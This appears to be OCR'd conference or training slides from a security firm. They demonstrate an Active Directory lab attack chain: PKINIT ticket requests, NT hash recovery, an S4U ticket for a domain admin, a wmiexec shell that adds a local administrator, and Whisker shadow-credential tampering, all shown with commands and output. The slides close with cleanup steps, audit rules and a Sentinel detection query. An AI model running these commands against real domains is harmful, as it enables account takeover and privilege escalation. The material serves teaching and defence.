[*] Run the following command to obtain a TGT
[*] python3 PKINITtools/gettgtpkinit.py -cert-pfx z5uJ6LiP.pfx -pfx-pass QAH3bhImpP6UvMgpVj7y doazlab.co
m/ws05$ z5uJ6LiP.ccache
```

Certificates and Ticketing

- Next up, grab a TGT for the workstation with PKINIT.
  - How? Authenticate to AD to request ticket using the issued cert.

```
proxychains python3 gettgtpkinit.py -cert-pfx ../examples/CHzMVdOg.pfx -pfx-pass
L1jUk0AcMXHCxJL5vZ2z doazlab.com/ws05$ CHzMVdOg.ccache
```

```
(env) root@Nux01:/opt/impacket/PKINITtools# proxychains python3 gettgtpkinit.py -cert-pfx ../examples/CHzMVdOg.pfx
MXHCxJL5vZ2z doazlab.com/ws05$ CHzMVdOg.ccache
ProxyChains-3.1 (http://proxychains.sf.net)
2024-08-20 04:56:06,069 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2024-08-20 04:56:06,090 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
|DNS-request| doazlab.com
|S-chain|-<>-127.0.0.1:9050-<><>-4.2.2.2:53-<><>-OK
|DNS-response| doazlab.com is 192.168.2.4
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.2.4:88-<><>-OK
2024-08-20 04:56:06,182 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2024-08-20 04:56:06,182 minikerberos INFO     aa15e98d62ea075a9ca05a7cea12aafd1bc616336de4ff5aec3ddf685cd02ba2
INFO:minikerberos:aa15e98d62ea075a9ca05a7cea12aafd1bc616336de4ff5aec3ddf685cd02ba2
2024-08-20 04:56:06,186 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

Certificates and Ticketing

- Impacket's describeTicket.py can tell us a bit about the ticket.

```
python3 ../examples/describeTicket.py CHzMVdOg.ccache
```

```
(env) root@Nux01:/opt/impacket/PKINITtools# python3 ../examples/describeTicket.py CHzMVdOg.ccache
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : 2dc6b9cbea38d09c7bd1c83c0952d9cf5ffb715144abe7c6d3e7eecd146c9336
[*] User Name                     : ws05$
[*] User Realm                    : DOAZLAB.COM
[*] Service Name                  : krbtgt/DOAZLAB.COM
[*] Service Realm                 : DOAZLAB.COM
[*] Start Time                    : 20/08/2024 04:56:06 AM
[*] End Time                      : 20/08/2024 14:56:06 PM
[*] RenewTill                     : 01/01/1970 00:00:00 AM (expired)
[*] Flags                         : (0xe1400000) reserved, forwardable, forwarded, invalid, initial
[*] KeyType                       : aes256_cts_hmac_sha1_96
[*] Base64(key)                   : Lca5y+o40Jx70cg8CVLZz1/7cVFEq+fG0+fuzRRskzY=
```

Certificates and Ticketing

- Remember the minikerberos AS-REP key?
  - Let's unPAC the hash with getnthash.py!

```
proxychains python3 getnthash.py -key
aa15e98d62ea075a9ca05a7cea12aafd1bc616336de4ff5aec3ddf685cd02ba2 'doazlab.com/ws05$'
-dc-ip 192.168.2.4
```

```
(env) root@Nux01:/opt/impacket/PKINITtools# proxychains python3 getnthash.py -key aa15e9
ddf685cd02ba2 'doazlab.com/ws05$' -dc-ip 192.168.2.4
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.2.4:88-<><>-OK
Recovered NT Hash
880ce1044c4daa83c273a5d3195f9f27
(env) root@Nux01:/opt/impacket/PKINITtools#
```

Certificates and Ticketing

- Time for gets4uticket …. and remember that DA from earlier?
  - Since we can operate as *anyone* on the endpoint, we are picking on a DA
  - A CIFS service ticket will be requested for this DA (teddy)

```
proxychains python3 gets4uticket.py
   kerberos+ccache://doazlab.com\\ws05\$:CHzMVdOg.ccache@dc01.doazlab.com
   cifs/ws05.doazlab.com@doazlab.com theodore_nichols@doazlab.com teddy.ccache
```

```
(env) root@Nux01:/opt/impacket/PKINITtools# proxychains python3 gets4uticket.py kerberos+ccache://doazlab.c
om\\ws05\$:CHzMVdOg.ccache@dc01.doazlab.com cifs/ws05.doazlab.com@doazlab.com theodore_nichols@doazlab.com
teddy.ccache
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| dc01.doazlab.com
|S-chain|-<>-127.0.0.1:9050-<><>-4.2.2.2:53-<><>-OK
|DNS-response| dc01.doazlab.com is 192.168.2.4
|S-chain|-<>-127.0.0.1:9050-<><>-192.168.2.4:88-<><>-OK
(env) root@Nux01:/opt/impacket/PKINITtools# ls
CHzMVdOg.ccache  README.md  getnthash.py     gettgtpkinit.py  requirements.txt
LICENSE          env        gets4uticket.py  ntlmrelayx       teddy.ccache
(env) root@Nux01:/opt/impacket/PKINITtools#
```

PrivEsc via Service Ticket

- Semi-interactive escalatory wmic shell

```
export KRB5CCNAME=teddy.ccache

proxychains python3 wmiexec.py 'doazlab.com/theodore_nichols'@'ws05.doazlab.com'
    -k -no-pass -dc-ip 192.168.2.4
```


```
(impacket) root@Nux01:/opt/impacket/examples# export KRB5CCNAME=teddy.ccache
(impacket) root@Nux01:/opt/impacket/examples# proxychains python3 wmiexec.py 'doazlab.com/theodore_nichols'@'ws05.doazlab.com' -k -no-pass
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.12.0.dev1+20240816.161125.5d881ece - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
doazlab\theodore_nichols

C:\>
```

PrivEsc via Service Ticket

- Semi-interactive escalatory wmic shell

```
net localgroup administrators noprivuser /add
net localgroup administrators
```

```
C:\>net localgroup administrators noprivuser /add
The command completed successfully.


C:\>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
doadmin
DOAZLAB\Domain Admins
DOAZLAB\noprivuser
The command completed successfully.
```


And that's how you LPE
with overprivileged
computer account with
shadow credential features


BUT WAIT..
THERE'S MORE..
BUT WAIT
BUT WAIT
THERES MORE
But wait!
There's more!
WAIT, THERE'S MORE?!
LPE
THERE'S MORE
'S MORE

Whisker <3

- Purpose-built tool for tampering with msDS-KeyCredentialLink

```
PS C:\Users\doadmin> cd .\Desktop\
PS C:\Users\doadmin\Desktop> .\Whisker.exe

Whisker is a C# tool for taking over Active Directory user and computer accounts by manipulating their
msDS-KeyCredentialLink attribute, effectively adding Shadow Credentials to the target account.

  Usage: ./Whisker.exe [list|add|remove|clear] /target:<samAccountName> [/deviceID:<GUID>] [/domain:<FQDN>]
              [/dc:<IP/HOSTNAME>] [/password:<PASWORD>] [/path:<PATH>]

  Modes
    list            List all the values of the the msDS-KeyCredentialLink attribute of a target object
    add             Add a new value to the msDS-KeyCredentialLink attribute of a target object
    remove          Remove a value from the msDS-KeyCredentialLink attribute of a target object
    clear           Clear all the values of the the msDS-KeyCredentialLink attribute of a target object.
                    Warning: Clearing the msDS-KeyCredentialLink attribute of accounts configured for
                    passwordless authentication will cause disruptions.

  Arguments:
    /target:<samAccountName>  Required. Set the target name. Computer objects should end with a '$' sign.

    /deviceID:<GUID>          [remove mode] Required in remove mode. Set the DeviceID of the value to remove
                              attribute msDS-KeyCredentialLink of the target object. Must be a valid GUID.

    [/domain:<FQDN>]          Optional. Set the target Fully Qualified Domain Name (FQDN). If not provided, w
                              resolve the FQDN of the current user.
```

Whisker <3

- Control an account with KeyCreds write privilege?

```
Whisker.exe add /target:ws05$
```

```
PS C:\Users\doadmin\Desktop> .\Whisker.exe add /target:ws05$
[*] No path was provided. The certificate will be printed as a Base64 blob
[*] No pass was provided. The certificate will be stored with the password BGhWYRuu
[*] Searching for the target account
[*] Target user found: CN=WS05,OU=Workstations,DC=doazlab,DC=com
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID bbb8cbcc-4de2-4bd0-b4a7-eb02dae5cc26
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:ws05$ /certificate:MIIJuAIBAzCCCXQGCSqGSIb3DQEHAaCCCWUEgglk
IIF/zCCBfsGCyqGSIb3DQEMCgECoIIE/jCCBPowHAYKKoZIhvcNAQwBAzAOBAioMRH1JotbrQICB9AEggT
nIQekFMZc5FswTGrK+GUyYKWFuOAGtaISctJ7VmIrV3h31umT7yHMp2vAiVQEFGLe/31cc5FwrE5flcjED
```

Whisker <3

- Control an account with KeyCreds write privilege?

```
Whisker.exe list /target:ws05$
```

```
PS C:\Users\doadmin\Desktop> .\Whisker.exe list /target:ws05$
[*] Searching for the target account
[*] Target user found: CN=WS05,OU=Workstations,DC=doazlab,DC=com
[*] Listing deviced for ws05$:
    DeviceID: bbb8cbcc-4de2-4bd0-b4a7-eb02dae5cc26 | Creation Time: 1/2/2025
PS C:\Users\doadmin\Desktop> _
```

Whisker <3

- Hey Testers, clean up after yourselves...

```
Whisker.exe clear /target:ws05$
```

```
PS C:\Users\doadmin\Desktop> .\Whisker.exe clear /target:ws05$
[*] Searching for the target account
[*] Target user found: CN=WS05,OU=Workstations,DC=doazlab,DC=com
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
PS C:\Users\doadmin\Desktop>
PS C:\Users\doadmin\Desktop> .\Whisker.exe list /target:ws05$
[*] Searching for the target account
[*] Target user found: CN=WS05,OU=Workstations,DC=doazlab,DC=com
[*] Listing deviced for ws05$:
[*] No entries!
PS C:\Users\doadmin\Desktop>
```

Clean Up with PowerShell

- Also please remind your victims that you parked credential materials that will survive object password resets...and that they need to clean up after you.
- But how? PowerShell:

```
set-ADObject -Identity 'CN=WS05,OU=Workstations,DC=doazlab,DC=com'
-clear "msds-keycredentiallink"
```

```
[*] Listing deviced for ws05$:
    DeviceID: 63b4dc89-c965-4bed-803f-a3d0362eaf55 | Creation Time: 1/2/2025 11:03:22 AM
PS C:\Users\doadmin\Desktop>
PS C:\Users\doadmin\Desktop> set-ADObject -Identity 'CN=WS05,OU=Workstations,DC=doazlab,DC=com' -clear "msds-
keycredentiallink"
PS C:\Users\doadmin\Desktop> .\Whisker.exe list /target:ws05$
[*] Searching for the target account
[*] Target user found: CN=WS05,OU=Workstations,DC=doazlab,DC=com
[*] Listing deviced for ws05$:
[*] No entries!
PS C:\Users\doadmin\Desktop>
```

Windows Event Detect?

- Changes to the msDS-KeyCredentialLink:
  - Definitely not audited by default
  - Challenging to deploy through the UI...

https://github.com/DefensiveOrigins/Detect-msDS-KeyCredentialLink

```
Import-Module ActiveDirectory
iwr -Uri https://raw.githubusercontent.com/OTRF/Set-AuditRule/master/Set-AuditRule.ps1 -OutFile Set-
AuditRule.ps1
Import-Module .\Set-AuditRule.ps1
Set-AuditRule -AdObjectPath 'AD:\DC=doazlab,DC=com' -WellKnownSidType WorldSid -Rights
WriteProperty,GenericWrite -InheritanceFlags All -AttributeGUID 5b47d60f-6090-40b2-9f37-2a4de88f3063 -
AuditFlags Success
```

Detection Logic: msDS-KeyCred

- Sentinel here, but you get the gist.

```
SecurityEvent
| where EventID == 5136
| parse EventData with * 'AttributeLDAPDisplayName">' ModifiedAttribute "<" *
| parse EventData with * 'SubjectUserName">' SubjectUserName "<" *
| parse EventData with * 'ObjectDN">' AffectedObject "<" *
| where ModifiedAttribute == "msDS-KeyCredentialLink"
| project TimeGenerated , Computer , Activity , ModifiedAttribute , SubjectUserName , AffectedObject
```

Computer	Activity	ModifiedAttribute	SubjectUs...	AffectedObject
DC01.doazlab.com	5136 - A directory service object ...	msDS-KeyCredentialLink	WS05$	CN=WS05,OU=Workstations,DC=doaz.
DC01.doazlab.com	5136 - A directory service object ...	msDS-KeyCredentialLink	doadmin	CN=WS05,OU=Workstations,DC=doaz.
DC01.doazlab.com	5136 - A directory service object ...	msDS-KeyCredentialLink	doadmin	CN=WS05,OU=Workstations,DC=doaz.
DC01.doazlab.com	5136 - A directory service object ...	msDS-KeyCredentialLink	doadmin	CN=WS05,OU=Workstations,DC=doaz.
DC01.doazlab.com	5136 - A directory service object ...	msDS-KeyCredentialLink	doadmin	CN=lowprivPC,CN=Computers,DC=do.
DC01.doazlab.com	5136 - A directory service object ...	msDS-KeyCredentialLink	doadmin	CN=AZRWWKS1000003,OU=Devices,..
DC01.doazlab.com	5136 - A directory service object ...	msDS-KeyCredentialLink	doadmin	CN=AZRWWKS1000003,OU=Devices,..


And that's how you audit
msDS-KeyCredentialLink
changes

Defenses Checklist

- Monitor network for running WebClient services
  - This is an authenticated check – see https://github.com/Hackndo/WebclientServiceScanner
- Monitor network for running PrintSpooler service
- Blah: LLMNR / NBNS / WPAD : name resolution abuse
- Blah: Practice the principle of least privilege
- Audit AD continuously, monitor for changes
- Define who/which groups can update the KeyCred attribute

DEFENSIVE ORIGINS


BLACK HILLS Information Security • 2008 •

WILD WEST HACKIN' FEST

A|C

Coming Soon…

https://www.antisyphontraining.com/live-courses-catalog/defending-the-enterprise-kent-ickler-and-jordan-drysdale/



Feb 4-5 – Denver Colorado

https://www.antisyphontraining.com/course/attack-detect-defend-add-with-kent-ickler-and-jordan-drysdale/

https://www.blackhillsinfosec.com/

https://www.antisyphontraining.com/

https://www.activecountermeasures.com/

https://wildwesthackinfest.com/

https://defensiveorigins.com/